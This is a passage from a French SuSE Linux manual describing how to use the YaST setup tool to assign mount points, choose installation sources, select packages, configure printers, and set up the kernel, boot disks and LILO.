Il est possible d'installer Linux aussi bien sur une partition *primaire* que sur une partition *logique* contenue dans une partition étendue.

Le concept des partitions logiques a été adopté du fait qu'il n'y a place que pour quatre entrées dans la table des partitions. Si l'on a besoin de plus de quatre partitions, on doit alors transformer l'une des partitions en partition *étendue* dans laquelle seront créées des partitions logiques¹.

¹ Les partitions étendues ainsi que les partitions logiques sont désignées par le fdisk de DOS sous le nom de *partitions DOS étendues* ou *unités logiques* bien que la validité de ce concept s'étende au delà des limites des systèmes d'exploitation.

3.3. Configurations pour l'installation

3.3.3 Spécifier les partitions cibles ou les systèmes de fichiers

Après avoir divisé le disque dur en partitions, vous devrez attribuer à ces partitions des sous-répertoires dans l'arborescence des répertoires Linux. Choisissez pour cela l'option 'Spécifier les partitions-cibles / les systèmes de fichiers'.




FIG. 3.4: Détermination des systèmes de fichiers

Dans l'exemple donné par la figure 3.4, vous voyez le partitionnement d'un système avec un disque dur. Vous pouvez maintenant déterminer si chaque partition doit être formatée et, le cas échéant, de quelle manière. Vous pouvez aussi déterminer à quel point de votre arborescence des répertoires elle devra plus tard être montée.

Vous devez prévoir exactement une partition comme partition "root"! Elle porte ce nom car elle représente la racine (angl. *root*) de tous les répertoires. C'est pourquoi il lui est assigné le *point de montage* '/ '.

Les différentes fonctions pour la manipulation des systèmes de fichiers sont obtenues par les touches de fonction correspondantes.

Vous pouvez, en règle générale, ne traiter que des partitions Linux. Si le curseur se trouve sur une partition d'un autre système d'exploitation, toutes les fonctions sont désactivées exceptée la détermination du point de montage.

Point de montage

Avec (F4), vous pouvez déterminer à quel emplacement de l'arborescence des répertoires la partition concernée devra être montée.

Vous devez assigner le fichier racine (/) pour une partition. Vous pouvez faire monter vos partitions DOS/Windows sur des noms de répertoires appropriés où vous pourrez plus tard les retrouver facilement, par exemple /dos1 pour la première partition DOS et /dos2 pour la deuxième, etc.

3. YaST – Yet another Setup-Tool



Tenez compte du fait que tous les points de montage doivent être spécifiés avec des noms de chemin absolus et que les noms de répertoires ne doivent pas contenir de caractères spéciaux ! Vous ne devez en aucun cas placer les répertoires `/etc`, `/bin`, `/sbin`, `/lib` et `/dev` sur des partitions séparées car ils contiennent entre autre des commandes nécessaires, lors de l'amorçage, au montage des autres systèmes de fichiers !

Il existe une particularité pour les partitions DOS/Windows ! Elles peuvent être intégrées de trois manières différentes dans l'arborescence des répertoires.

- Premièrement comme partitions DOS “normales” (= `msdos`) avec toutes les restrictions du système de fichiers DOS,
- Deuxièmement comme FAT-Win95 (= `vfat`), ce qui permet d'utiliser des noms de fichiers longs.
- Troisièmement comme partitions dites UMSDOS, ce qui permet aussi l'utilisation de noms de fichiers longs sur des partitions DOS “normales”. En outre, on dispose dans ce cas de toutes les caractéristiques du système de fichiers Linux, telles que propriétaires, droits d'accès et il est aussi possible d'éditer des fichiers spéciaux tels que des liens sur le système de fichiers DOS.

Comme le système de fichiers DOS ne permet pas normalement le stockage d'informations étendues, celles-ci seront stockées, avec le système UMSDOS, dans des fichiers spéciaux qui se trouvent dans chacun des sous-répertoires. Ces fichiers portent le nom `--linux- .---` et ne doivent en aucun cas être effacés sous DOS car Linux n'aurait plus alors accès à ses fichiers ! Sous Linux, ces fichiers spéciaux sont invisibles car ils contiennent exclusivement des informations internes concernant le système de fichiers MS-DOS.

Densité des I-noeuds

La densité des *i-noeuds* indique la taille moyenne prévue pour une partition. Le nombre d'i-noeuds détermine combien de fichiers peuvent être créés sur une partition. Si ce nombre est trop petit, il peut arriver qu'une partition soit considérée comme saturée bien qu'elle ait encore des blocs disponibles.

Si l'on choisit par exemple une densité de 4096 octets par i-noeud, cela signifie que tous les fichiers devraient avoir une taille moyenne de 4 Ko. Si une telle partition ne contient que des fichiers d'une taille d'un kilo-octet seulement, on ne pourra utiliser que le quart du disque car le système de fichiers est considéré comme entièrement plein.

La taille des i-noeuds de 4 Ko par fichier s'est avérée comme étant une bonne valeur standard (un nombre plus important d'i-noeuds par partition signifie naturellement moins de place effective pour les données car la table des i-noeuds doit aussi être stockée en mémoire). Si une partition doit être utilisée comme zone de spool, par exemple pour les news, une valeur de 2084 octets par i-noeud devrait être choisie car les différents articles constituent typiquement de très petits fichiers. Une autre raison qui justifie un nombre important

3.3. Configurations pour l'installation

d'i-noeuds est l'intégration du **système live** car environ 40.000 fichiers sont inclus dans le système de fichiers par des liens symboliques qui requièrent respectivement un i-noeud.

Formatage des partitions

Avec (F6), vous pouvez déterminer si les partitions doivent être formatées et le cas échéant de quelle manière. Avec les disques modernes (SCSI) “flam-bant neufs”, il n'est pas nécessaire, pendant le formatage, de faire effectuer un contrôle pour rechercher des secteurs défectueux mais vous pouvez le spécifier pour plus de sécurité. Dans ce cas le formatage prend nettement plus de temps.

Lecture du fichier `fstab`

En appuyant sur (F7), vous pouvez lire un fichier `fstab` déjà existant. Vous verrez aussi l'affichage des entrées de `fstab` qui ne font pas partie du système de fichiers du disque dur (`swap`, `proc`, `nfs-mount`, entrées de CD-ROM etc). Celles-ci sont faites en grisé et ne peuvent pas être modifiées. Mais elles sont conservées lorsque `fstab` est stocké en mémoire.

Cette fonctionnalité est nécessaire lorsque vous voulez effectuer une mise à jour de votre système (voir paragraphe 15.1.1, page 370) car dans ce cas YaST doit savoir sur quelles partitions le système est réparti. Il est aussi tout à fait possible d'avoir parallèlement plusieurs partitions Linux sur une machine.

3.3.4 Support d'installation

Ce dialogue (figure 3.5) vous donne la possibilité de sélectionner le support à partir duquel vous voulez installer en invoquant l'option du menu ‘Sélectionner la source d'installation’.



FIG. 3.5: Sélection de la source d'installation dans YaST

3. YaST – Yet another Setup-Tool

Dans le cas le plus fréquent, vous choisirez ici l'option du menu 'Installation à partir du CD-ROM' si vous voulez installer directement à partir du lecteur CD-ROM de votre machine.

En passant par l'option du menu 'Installation à partir d'une partition de disque dur', vous pouvez aussi installer votre système même si votre lecteur de CD-ROM n'est pas directement supporté par Linux (voir paragraphe 3.3.6).

Avec 'Installation via NFS' ou 'Installation à partir d'un serveur FTP', vous pouvez installer Linux sur une machine qui ne dispose pas de son propre lecteur de CD-ROM, à condition toutefois qu'elle soit reliée par *Ethernet* à une machine dotée d'un lecteur de CD-ROM. Lisez à ce sujet le paragraphe 3.3.7 ou le paragraphe 3.3.9.

3.3.5 Installation à partir du CD-ROM




FIG. 3.6: Sélection du lecteur de CD-ROM

Si vous pouvez installer directement à partir d'un CD-ROM, spécifiez ici le type de votre lecteur. Si vous êtes indécis, commencez vos essais avec les lecteurs 'ATAPI EIDE'.

3.3.6 Installation à partir d'une partition du disque dur

Dans le cas où votre lecteur de CD-ROM ne serait pas directement supporté par Linux, vous pouvez quand même installer le système sur votre machine. Mais vous devrez alors faire un détour en passant par un autre support d'installation.

3.3. Configurations pour l'installation

3.3.7 Installation via NFS

L'installation par le biais d'un réseau donne aux utilisateurs de Linux possédant déjà une certaine expérience la possibilité d'installer simplement et commodément plusieurs machines, même si une seule d'entre elles est dotée d'un lecteur de CD-ROM ou dans le cas où les fichiers sources peuvent être mis à disposition sur un disque dur accessible via *NFS*. Il est toutefois nécessaire que vous soyez familiarisé avec la configuration d'un serveur NFS avant de vous lancer dans une installation via NFS.

Cette caractéristique rend également possible l'installation d'un portable type notebook disposant d'une carte réseau PCMCIA.

ENTRÉE DES ADRESSES RÉSEAU

Dans ce masque, vous entrerez les données nécessaires à la configuration de votre réseau. Ce sont les adresses IP que vous voulez assigner à la machine en cours d'installation (par exemple 192.168.17.42) et le masque (netmask) de votre réseau. Pour la plupart des réseaux (d'assez petite taille), ce sera 255.255.255.0, mais une autre composition est également possible. Si vous avez besoin d'une passerelle pour atteindre le serveur NFS, entrez ici l'adresse IP de la machine passerelle.

Type du réseau [eth0]

Adresse IP de votre machine: :192.168.0.99 :

Masque réseau (souvent 255.255.255.0): :255.255.255.0 :

Adr. passerelle par défaut si nécessaire: : :

Adresse de l'autre machine Point à Point : :

< Continuer > < Annuler >

FIG. 3.7: Entrée des données du réseau pour l'installation NFS

L'installation via NFS n'est pas seulement possible pour les machines interconnectées par Ethernet mais elle peut aussi se faire sur une machine connectée sur port parallèle à un serveur. Cette caractéristique présente un intérêt particulier pour les laptops et les notebooks. Si vous voulez procéder à une telle installation, vous devrez naturellement sélectionner, lors de l'amorçage, un noyau disposant d'un support PLIP. Mais dans ce cas il vous faudra effectuer quelques paramétrages supplémentaires afin que l'interface PLIP puisse être configurée de façon correcte.

Si vous êtes relié directement au serveur NFS, l'adresse de la machine PLIP distante est la même que celle que vous devrez spécifier ensuite comme adresse du serveur NFS. L'interface PLIP sera dans la majeure partie des cas `plip1`. Les paramètres matériels ne devraient pas non plus, sauf dans de très rares cas, s'éloigner des valeurs courantes.

Notez toutefois que si vous utilisez le port parallèle comme interface PLIP, vous ne pourrez plus vous servir d'une imprimante sur celui-ci ! Dans de nombreux cas, une imprimante connectée à une telle interface provoque une réinitialisation (reset) permanente dès que le pilote entre en action !

3. YaST – Yet another Setup-Tool




FIG. 3.8: Configuration PLIP

Dans le masque suivant, vous spécifierez l'adresse IP du serveur NFS ainsi que le répertoire qui abrite les fichiers sources. Le serveur doit bien entendu exporter ce répertoire vers la machine sur laquelle se fait la nouvelle installation !

3.3.8 Installation à partir d'un répertoire accessible

Cette option sert essentiellement à installer des logiciels supplémentaires lorsque Linux tourne déjà. Elle offre par ailleurs, le cas échéant, la possibilité d'installer Linux avec des lecteurs pour lesquels aucun pilote n'était encore disponible au moment de la création du CD.

Pour pouvoir maintenant, à partir de YaST, accéder à ce lecteur, lancez d'abord YaST. Lorsque ce sera fait, passez sur une autre console (par exemple avec **(Alt)+(F2)** sur le deuxième console virtuelle) et connectez-vous sur celle-ci en tant qu'utilisateur '**root**'.

À partir de cette console, vous devrez alors *monter* votre lecteur de CD-ROM *manuellement* sur un répertoire précis en tapant par exemple :

```
terre: # mount -t iso9660 /dev/cdrom /cdrom
```

Voyez aussi à ce sujet le paragraphe 19.11.2, page 453.

Vous pouvez maintenant procéder à une installation tout à fait normale. Pour cela, vous devrez spécifier dans le prochain masque (figure 3.9) le répertoire qui abrite les fichiers sources. C'est le répertoire sur lequel le CD a été monté, complété par le chemin **suse**.

Si vous avez par exemple monté le lecteur (ou la partition de disque dur sur le répertoire **/cdrom**, faites alors la même entrée que dans la figure 3.9 :

```
/cdrom/suse
```


3.3. Configurations pour l'installation




FIG. 3.9: Spécification du répertoire source

3.3.9 Installation via FTP

Tout comme avec NFS, vous avez ici la possibilité d'installer SuSE Linux sur une machine ne disposant pas de lecteur de CD-ROM (supporté). Ceci présume toutefois que la configuration de base du réseau ait déjà été effectuée.



FIG. 3.10: Spécifications nécessaires pour l'installation via FTP

'Serveur FTP [Nom|IP]' Le nom ou l'adresse IP du serveur FTP.

'Répertoire du serveur' L'emplacement auquel se trouve le répertoire suse sur le serveur FTP.

3. YaST – Yet another Setup-Tool

- ‘[] Utiliser un proxy?’ Ne marquez d’une croix cette option que si vous êtes sûr de devoir utiliser un proxy FTP. En règle générale, un proxy *n’est pas* nécessaire.
- ‘Proxy [Nom|IP]’ Ne faites une entrée que si vous avez marqué d’une croix l’option précédente.
- ‘[X] Port FTP par défaut?’ Vous devez normalement faire une croix.
- ‘Port [Numéro]’ Devrait normalement être positionné à 21.
- ‘[X] FTP anonyme?’ Marquez toujours d’une croix si vous voulez utiliser un serveur FTP public.
- ‘Login’ Si vous n’avez *pas* marqué d’une croix l’option précédente, inscrivez ici le nom d’utilisateur et ensuite, à la prochaine option,
- ‘Mot de passe’ le mot de passe.
- ‘Timeout [Secondes]’ 60 est une bonne valeur.
- ‘Répertoire Tmp local’ Le répertoire local dans lequel les fichiers doivent être stockés temporairement.

3.4 Déterminer le volume de l’installation

Après avoir terminé la configuration de votre système de fichiers, sélectionnez dans le menu principal ‘Déterminer/démarrer l’installation’ afin de fixer le volume des paquetages à installer et (ou) de démarrer l’installation. Vous avez la possibilité d’élaborer vos propres profils d’installation, de les stocker en mémoire ou de les charger.



FIG. 3.11: Déterminer le volume de l’installation

Vous pouvez en outre démarrer l’installation à partir de ce menu et voir d’abord ce qui se passerait si la configuration actuelle était installée.

3.4. Déterminer le volume de l'installation

3.4.1 Charger la configuration

Sous l'option 'Charger la configuration', vous trouverez des configurations que nous avons déjà prédéfinies. Il s'y trouve, entre autre, un système de base que vous devriez installer si vous avez dû lancer YaST à partir de disquettes. Le système minimal permet de lancer Linux à partir du disque dur et de procéder ensuite à l'installation d'autres paquetages. Comme ici YaST n'est pas chargé à partir de la disquette, la performance est nettement supérieure. Ceci se fait tout particulièrement ressentir sur les machines ne disposant que de très peu de mémoire centrale.

Si vous avez déjà élaboré votre propre profil d'installation, vous pourrez bien sûr le relire ici. Ceci est surtout utile si vous voulez installer plusieurs machines avec une configuration identique.

Si vous avez déjà installé un système, n'oubliez pas en chargeant une autre configuration que les paquetages déjà installés ne faisant pas partie de la nouvelle configuration doivent être marqués pour être effacés. Si vous voulez cependant conserver tous ces paquetages, répondez simplement Non lorsqu'il vous sera demandé, après que vous ayez invoqué l'option du menu 'Démarrer l'installation', si vous voulez les effacer. Autrement, vous devrez désélectionner un par un avec '[D]' les paquetages marqués pour être effacés (la désignation '[i]' devra de nouveau apparaître).

3.4.2 Stocker la configuration

Vous pouvez ici stocker votre propre configuration. Si YaST a été lancé à partir d'une disquette, celle-ci sera utilisée pour sauvegarder la configuration. Si vous avez amorcé directement à partir du CD, il vous sera demandé d'insérer une disquette formatée sur laquelle les données pourront être stockées.

3.4.3 Modifier la configuration

Par le choix de cette option, vous passez à l'éditeur de sélection (figure 3.12) qui vous permet de déterminer librement le volume de l'installation ou de modifier une configuration préparée et chargée (voir paragraphe 3.4.1, page 87). Cette option vous donne aussi la possibilité, après l'installation, de supprimer des paquetages déjà installés.

Avec les touches du curseur (↑) et (↓) ainsi que par (Page ↑) et (Page ↓), vous pouvez vous déplacer dans la liste de sélection et choisir une série.

La fenêtre ci-dessous vous renseigne sur l'espace occupé sur le disque dur.

Avec (F4) il est possible, comme alternative à la sélection des séries, de choisir un autre groupement des paquetages (figure 3.13); il existe actuellement, à côté de 'Séries', la variante 'Tous les paquetages'. C'est là que se cachent la vieille série TOUS et la série paquetages sources. Vous pouvez quitter une sélection, par exemple la sélection des séries, avec (F10) pour retourner ainsi au menu général de configuration.

Si sur l'une des séries vous appuyez sur (←), vous arrivez à la sélection des paquetages de la série correspondante (figure 3.14 vous montre, par exemple le contenu de la série a). Si vous avez déjà chargé auparavant une configuration, les paquetages déjà sélectionnés sont marqués d'une croix. La fenêtre de

3. YaST – Yet another Setup-Tool




FIG. 3.12: Sélection des séries dans YaST




FIG. 3.13: Reclassement des paquets dans YaST

droite vous informe sur la place que la configuration actuelle occuperait sur vos différentes partitions en étant répartie sur chacune d'entre elles.

Vous voyez ici, dans la fenêtre du bas, une brève description du paquetage sur lequel se trouve en ce moment le curseur. Dans la fenêtre de droite, vous voyez quel est actuellement l'espace nécessité sur vos partitions. Ces valeurs sont régulièrement actualisées dès que vous sélectionnez ou désélectionnez un paquetage.

Dans certains cas, la place disponible n'est pas suffisante pour l'affichage des informations concernant les paquetages ou les partitions. Vous pourrez alors, en appuyant sur (F2) ou (F3), obtenir un gros plan de la fenêtre du bas ou

3.4. Déterminer le volume de l'installation




FIG. 3.14: Sélection des paquets, série a1 (Système de base)

de la fenêtre de droite et voir de plus près les informations dans une boîte particulière.

Devant le nom des paquets, il est indiqué le statut actuel de chacun :




'[]' désigne un paquet qui n'est pas encore installé

'[X]' désigne un paquet à installer

'[i]' désigne un paquet déjà installé

'[D]' désigne un paquet à effacer

'[R]' désigne un paquet qui doit être actualisé

Avec , on peut changer le statut en basculant entre '[]' et '[X]' ou entre '[i]', '[R]' et '[D]'. Si vous appuyez sur  dans cette sélection, vous reviendrez à la sélection des séries. Si vous voulez quitter la sélection des paquets sans que vos modifications soient enregistrées, appuyez simplement sur .

Si, pendant le déroulement de la configuration, vous deviez constater que l'espace disque que vous aviez prévu n'est pas suffisant pour l'installation que vous voulez faire ou qu'il est nécessaire de diviser le disque d'une autre manière, vous pouvez à tout moment effectuer un repartitionnement de votre disque dur. Le partitionnement proprement dit n'aura lieu que lorsque vous quitterez YaST.

Si YaST tourne à partir d'une disquette, installez d'abord une configuration absolument minimale, lancez ensuite votre Linux puis installez le reste de vos paquets. Vous pouvez toutefois, dans cette première phase, sélectionner à titre d'essai les paquets que vous désirez afin de vous informer sur l'espace requis par la configuration de votre choix.

3. YaST – Yet another Setup-Tool

3.4.4 Que se passerait-il si...

YaST peut aussi être utilisé pour désinstaller des paquetages. C'est pour cette raison qu'il existe cette option de menu avec laquelle vous pouvez vous assurer que vous n'effacez pas de fichiers absolument indispensables au fonctionnement de votre système.

3.4.5 Démarrer l'installation

Cette option démarre l'installation proprement dite. Tous les paquetages que vous avez choisis sont lus depuis le support d'installation, décompressés et écrits sur les partitions cibles.

Si pendant la présente exécution de YaST vous avez modifié le partitionnement de votre disque dur, l'installation n'est naturellement plus possible car la machine doit être réamorcée après une modification des données de partitionnement. En outre, les données modifiées n'ont pas encore été écrites dans la table des partitions. Cette opération aura lieu seulement lorsque vous quitterez YaST.

Pendant l'installation, il sera affiché dans la fenêtre du bas d'éventuels messages d'erreur et des messages concernant le statut des paquetages. Dans la première ligne, YaST vous fait savoir quel paquetage est en cours d'installation.

Lorsque l'installation sera terminée, vous pourrez passer avec **(Tab)** à la fenêtre de protocole et faire un défilement à l'écran pour pouvoir analyser d'éventuels messages d'erreur.

3.4.6 Vérifier les dépendances des paquetages

YaST vérifie les dépendances des paquetages déjà installés et des paquetages sélectionnés pour l'installation, sauf celles des paquetages devant être effacés - en d'autres termes les dépendances des paquetages qui seraient installés si vous aviez déjà sélectionné 'Démarrer l'installation'.

Il existe les modes de dépendance suivants :

AND	Lorsque le paquetage doit être installé, vous devez aussi installer tous les autres paquetages (à moins qu'ils ne soient déjà installés). Exemple : Lorsqu'on installe un compilateur, on a aussi besoin des fichiers include et des libs.
OR	Lorsque le paquetage doit être installé, vous devez installer au moins l'un des paquetages spécifiés (à moins qu'il ne soit déjà installé).
EXCL	Lorsque le paquetage doit être installé, vous ne devriez installer aucun des paquetages spécifiés (et ils ne devraient pas non plus être déjà installés).

TAB. 3.1: Dépendances entre les paquetages

Une liste des dépendances détectées vous est ensuite présentée.

3.4. Déterminer le volume de l'installation

3.4.7 Index de toutes les séries et de tous les paquetages

Il vous est simplement montré ici une liste de tous les paquetages qui se trouvent sur le CD. Les paquetages marqués de l'astérisque '*' sont soit déjà installés, soit sélectionnés pour l'installation. Cette fonction est très utile si vous voulez vous faire rapidement une vue d'ensemble.

3.4.8 Information sur les paquetages



De temps en temps, on aimerait savoir où se cache, sur le CD SuSE Linux, le fichier sensationnel dont on a appris l'existence par une revue d'informatique. Pour une recherche simple et (relativement) rapide des fichiers et des paquetages aussi bien sur le CD SuSE Linux que dans le système installé, il existe l'information sur les paquetages. Vous pouvez spécifier dans son masque les noms des fichiers à rechercher et YaST explorera le support indiqué pour retrouver ces fichiers et listera leur emplacement.

3.4.9 Inclure des paquetages

Prenez cette option si vous voulez "inclure" des paquetages de votre choix, tels que par exemple des versions corrigées ou de nouvelles versions que nous tenons à votre disposition sur notre serveur FTP `ftp.suse.com`. Mais il peut s'agir aussi de paquetages que vous avez peut-être élaborés vous-même ou que vous vous êtes procurés à d'autres sources. Les archives tar compressées (`.tgz`) sont supportées, de même que les paquetages RPM (`.rpm`, `.spm`, `.src.rpm`) et les paquetages de patches spéciaux (`.pat`) que nous mettons aussi à votre disposition sur notre serveur FTP.


La procédure d'installation se déroule en 3 étapes (des instructions détaillées vous seront données si vous appuyez sur **F1**) :

- Sélection de la source d'installation
- Sélection parmi les paquetages qui y sont proposés
- Installation des paquetages

Sous l'option du menu 'Source :' vous obtiendrez, avec , une liste de sélection des sources d'installation possibles : 'Répertoire', 'FTP', 'Support d'installation' et 'Disquette'. Modifiez le cas échéant le chemin préconfiguré (répertoire/FTP) et validez avec . YaST établit maintenant une liste des paquetages qui y sont disponibles. Avec 'FTP', il est donc possible d'installer directement à partir d'Internet. L'adresse `ftp.suse.com:/pub/SuSE-Linux/suse_update` est configurée par défaut (voir figure 3.15, page 92).

Si vous recevez un message tel que "530 User ftp access denied.", cela signifie probablement qu'un login FTP n'est pas possible actuellement du fait que les utilisateurs déjà connectés sont trop nombreux. Faites une nouvelle tentative plus tard.



Avancez jusqu'au paquetage `rpm` que vous voulez installer. Vous devrez comme d'habitude le marquer d'une croix avec  et l'installer avec

3. YaST – Yet another Setup-Tool




FIG. 3.15: Inclure des paquetages via FTP

(F10). Le paquetage concerné sera ensuite placé dans le répertoire `/tmp/ftp<numéro de processus>` afin qu'il soit possible de l'installer manuellement plus tard si quelque chose ne marche pas (voir paragraphe 15.3.1, page 378).

3.4.10 Effacer des paquetages

Si vous sélectionnez cette option du menu, YaST vous montre une liste de tous les paquetages qui sont installés dans votre système. Il vous montre aussi des paquetages "étrangers", c'est à dire des paquetages qui ne se trouvent pas sur le CD SuSE Linux. Pour de tels paquetages, YaST ne peut pas effectuer de mise à jour et il ne peut pas non plus vérifier leurs dépendances.

Le plus simple est de remplacer ces paquetages par les paquetages correspondant du CD SuSE. Pour ce faire, vous sélectionnez les paquetages en question dans la liste qui vous est présentée. Avec (F2), vous verrez une brève description du paquetage étranger car il n'existe pas pour ces paquetages de fichiers descriptifs détaillés. (F10) efface les paquetages.

Vous pourrez ensuite installer le paquetage correspondant à partir du CD.

3.5 Mise à jour du système

Vous ne devriez utiliser l'option du menu 'Mettre à jour le système' que si votre système de base est suffisamment actuel – en d'autres termes s'il concorde avec le support source. En cas de doute, YaST vous le fera savoir clairement.

Vous démarrerez la mise à jour du système comme il est décrit au chapitre 15 ; vous remplacerez certains paquetages avec YaST conformément aux instructions du paragraphe 3.4.9.

3.6 Administration du système

YaST vous aide non seulement au cours de l'installation mais aussi dans les différentes tâches de gestion auxquelles vous vous voyez confronté en tant qu'*administrateur système* fraîchement émoulu.

Après avoir terminé l'installation proprement dite – après que les paquetages aient été copiés sur le disque dur – il vous reste encore un tas de choses à faire pour personnaliser votre système :

Intégrer le matériel, configurer et activer les services réseau, créer des comptes utilisateur, déterminer le comportement de SuSE Linux au démarrage, etc.




FIG. 3.16: Administration du système

Vous arriverez à l'administration du système en sélectionnant dans le menu principal de YaST (voir figure 3.1, page 76) l'option 'Administration du système'.

3.6.1 Intégrer le matériel dans le système

Vous pouvez ici spécifier de façon plus détaillée le matériel utilisé. Dans la majeure partie des cas, il sera édité un *lien symbolique* (🔗) pointant d'un périphérique standard sur celui que vous utilisez et il vous sera possible d'accéder à tout moment au matériel correspondant sans avoir à retenir le nom exact des différents composants.

La configuration de la souris, du modem, du scanner, de la carte réseau et du lecteur de CD-ROM est très simple - suivez les menus ; -)

La configuration de l'imprimante décrite au paragraphe suivant est par contre nettement plus compliquée :

3. YaST – Yet another Setup Tool




FIG. 3.17: Configuration matérielle

Configurer l'imprimante

L'accès à une imprimante sous Linux est un processus complexe.² Il existe heureusement, avec **apsfilter**, un filtre très puissant qui reconnaît automatiquement le type d'un fichier et peut le convertir de façon optimale pour le sortir sur l'imprimante.

Sous Linux – tout comme sous Unix – le format PostScript joue généralement un rôle de premier plan. La sortie d'un fichier PostScript sur une imprimante est relativement triviale. Toutefois très peu d'utilisateurs disposent d'une telle imprimante en raison de son prix. On a alors recours à **Ghostscript** (**gs**) qui est un programme libre capable d'interpréter un document PostScript et de le convertir de façon à ce qu'il puisse être traité directement par l'imprimante.

Lorsqu'on utilise le programme **apsfilter**, les fichiers *ASCII* sont également convertis vers PostScript et sortis soit directement sur une imprimante pouvant gérer PostScript soit, au moyen de **GhostScript**, sur n'importe quelle autre imprimante.

YaST vous donne la possibilité d'installer aisément le filtre **apsfilter** pour l'imprimante que vous utilisez :

Si vous possédez une imprimante couleur, activez l'option correspondante dans le masque. Sous 'Type de l'imprimante', vous préciserez si votre imprimante peut ou non gérer PostScript.

Sous l'option 'Nom de l'imprimante', il vous sera montré toutes les imprimantes supportées par **Ghostscript**. Vous devrez sélectionner dans cette liste celle que vous utilisez (voir paragraphe 12.6, page 315). Dans le cas où un "pilote" ne serait pas mentionné, vous pouvez l'ajouter à la main en utilisant les options du menu 'Autre imprimante' et ensuite '<défini par l'utilisateur>'. Vérifiez, à partir de la ligne de commande avec

² L'arrière-plan technique est décrit au chapitre 12.

3.6. Administration du système

INSTALLATION DU FILTRE APSFILTER

Dans ce masque, vous pouvez aisément configurer le filtre Apsfilter. Si vous activez le bouton "Install", les modifications nécessaires seront apportées à votre fichier de configuration imprimante (/etc/printcap). À la fin de la configuration, il vous sera communiqué les noms d'imprimantes (lp, lp1 etc.) qui ont été générés.

Mode couleur pour l'imprimante	[]
Type de l'imprimante	[Autre type d'imprimante]
Nom de l'imprimante	[ljet4]
Type du papier	[a4]
Connectée sur port	[Port parallèle]
Nom du périphérique	[/dev/lp0]
Débit en bauds (port série uniquement)	:3600 :
Résolution en dpi (points par pouce)	:300x300 :

< Install >

< Annuler >

FIG. 3.18: Installer **apsfilter** avec YaST

`gs -h`, que le pilote que vous désirez est effectivement supporté par la version Ghostscript installée. – Pour la configuration du pilote `uniprint` avec le “fichier de paramètres” correspondant, la méthode la plus sûre consiste à utiliser **SETUP**; voir paragraphe 12.3, page 308. Si votre imprimante n’est pas mentionnée, essayez avec un modèle équivalent, par exemple un modèle antérieur. Si vous possédez par exemple une imprimante HP Laserjet 5L, sélectionnez tout simplement dans la liste le modèle HP Laserjet 4.

Comme ‘Type de papier’ on choisit habituellement en France A4

Si votre imprimante est connectée sur une *interface* série, vous pouvez aussi choisir la vitesse en bauds que vous voulez utiliser pour ce port.

Aujourd’hui, les imprimantes sont normalement connectées sur port parallèle et vous devez par conséquent spécifier celui que vous utilisez. Depuis la version 2.2.x du noyau, il s’agit de `/dev/lp0` dans la majeure partie des cas c’est-à-dire lorsque l’imprimante est reliée au premier port parallèle. `/dev/lp1` n’entre en jeu que si votre machine dispose de deux ports parallèles. `/dev/lp2` désigne le port parallèle qui se trouve sur une **carte graphique Hercules**³.

Vous devez vérifier la ‘résolution en dpi’ et le cas échéant la modifier. Orientez-vous aux instructions contenues dans le manuel de votre imprimante.

3.6.2 Configuration du noyau et de l’amorçage

Vous pouvez effectuer les configurations essentielles pour l’amorçage de votre système ainsi que pour le noyau utilisé :

³ Jusqu’à la version 2.0.xx du noyau, il est accédé au premier port parallèle par `/dev/lp1`; voir paragraphe 12.1, page 300.

3. YaST – Yet another Setup Tool




FIG. 3.19: Configuration du noyau et de l'amorçage

'Sélectionner le noyau d'amorçage'

Vous pouvez faire installer l'un des noyaux précompilés (du CD SuSE) dans votre système ('Sélectionner le noyau d'amorçage') si le premier choix que vous avez fait lors de l'installation ne s'avère pas optimal. YaST vous proposera alors de copier la configuration du noyau (`.config`) dans le répertoire des sources du noyau (`/usr/src/linux`).

Sélectionnez le noyau qui convient à l'architecture de votre machine – EIDE, MCA ou SCSI – (voir figure 2.10, page 29) et dans la majeure partie des cas vous ferez encore réinstaller LILO par YaST.

Pour plus de sécurité, réinstallez aussi le paquetage `kernmod` de la série `a` (voir la marche à suivre au paragraphe 3.4.3, page 87).

Il est vivement recommandé à l'utilisateur *aguerri* de générer lui-même son propre noyau après l'installation (voir chapitre 13). Un tel noyau – exactement taillé sur mesure pour votre système personnel – est plus petit, plus rapide et vous évite d'avoir des problèmes de pilotes avec du matériel non existant. Si vous êtes toutefois encore peu familiarisé avec Linux, il est préférable de vous contenter de l'un des noyaux standards fournis avec la distribution. Vous n'avez droit en effet au service de l'Assistance Technique à l'Installation que dans le cas où vous utilisez un noyau standard.

'Créer une disquette d'amorçage'

Vous avez en outre la possibilité de faire créer une disquette d'amorçage pour votre système (menu 'Créer une disquette d'amorçage'). Vous devez absolument le faire si vous ne l'avez pas déjà fait au moment de l'installation. Avec une telle disquette, vous pouvez aussi charger votre système même si par exemple quelque chose n'a pas bien marché au cours de l'installation de LILO ou si, pour d'autres raisons, vous ne parvenez plus à démarrer votre système.

Si vous avez déjà installé Linux et si vous souhaitez maintenant installer Windows sur votre machine, vous devriez absolument créer d'abord une disquette d'amorçage. Windows suppose en effet qu'il aura la machine pour lui seul et il écrase sans question préalable et sans avertissement le secteur maître d'amorçage "Master Boot Record" !



'Création d'une disquette de secours'

Une "disquette de secours" ou "d'urgence" (angl. *rescue disk*) peut s'avérer utile ('Création d'une disquette de secours') dans le cas où votre machine refuserait de démarrer (voir aussi paragraphe 16.4, page 395).

'Configurer LILO'

Pour une configuration correcte de LILO (angl. *Linux LOader*), YaST vous propose aussi un frontal (figure 3.20, page 97). Il est également possible de démarrer avec LILO les systèmes OS/2, DOS et Windows 95/98 – mais la prudence s'impose avec Windows NT. Vous trouverez des éclaircissements sur la signification des différents champs et options des masques de configuration au chapitre 4.

INSTALLATION DE LILO

LILO (le LInux LOader) vous permet de lancer Linux à partir du disque dur. Pour installer LILO, créez une nouvelle configuration de fichiers LILO en remplissant les champs du masque principal et en spécifiant ensuite les partitions amorçables que vous souhaitez. La première partition désigne le système qui doit être amorcé automatiquement lorsque la période d'attente est écoulée. Dès que vous aurez spécifié au moins une partition, vous pourrez quitter le masque et LILO sera installé.

Ligne d'append paramètres du noyau :

Où LILO doit-il être installé? [Secteur maître d'amorçage "MBR"]

Délai avant l'amorçage : 10 : [] Option "linear"

Les configurations d'amorçage suivantes sont jusqu'à présent

linux

F1=Aide F4=Nouv.config. F5=édit. config. F6=Effac.config.

< Continuer > < Annuler >

FIG. 3.20: LILO: Installation


La 'ligne d'append pour paramètres du noyau' reste en général vide; voir paragraphe 4.4.2.

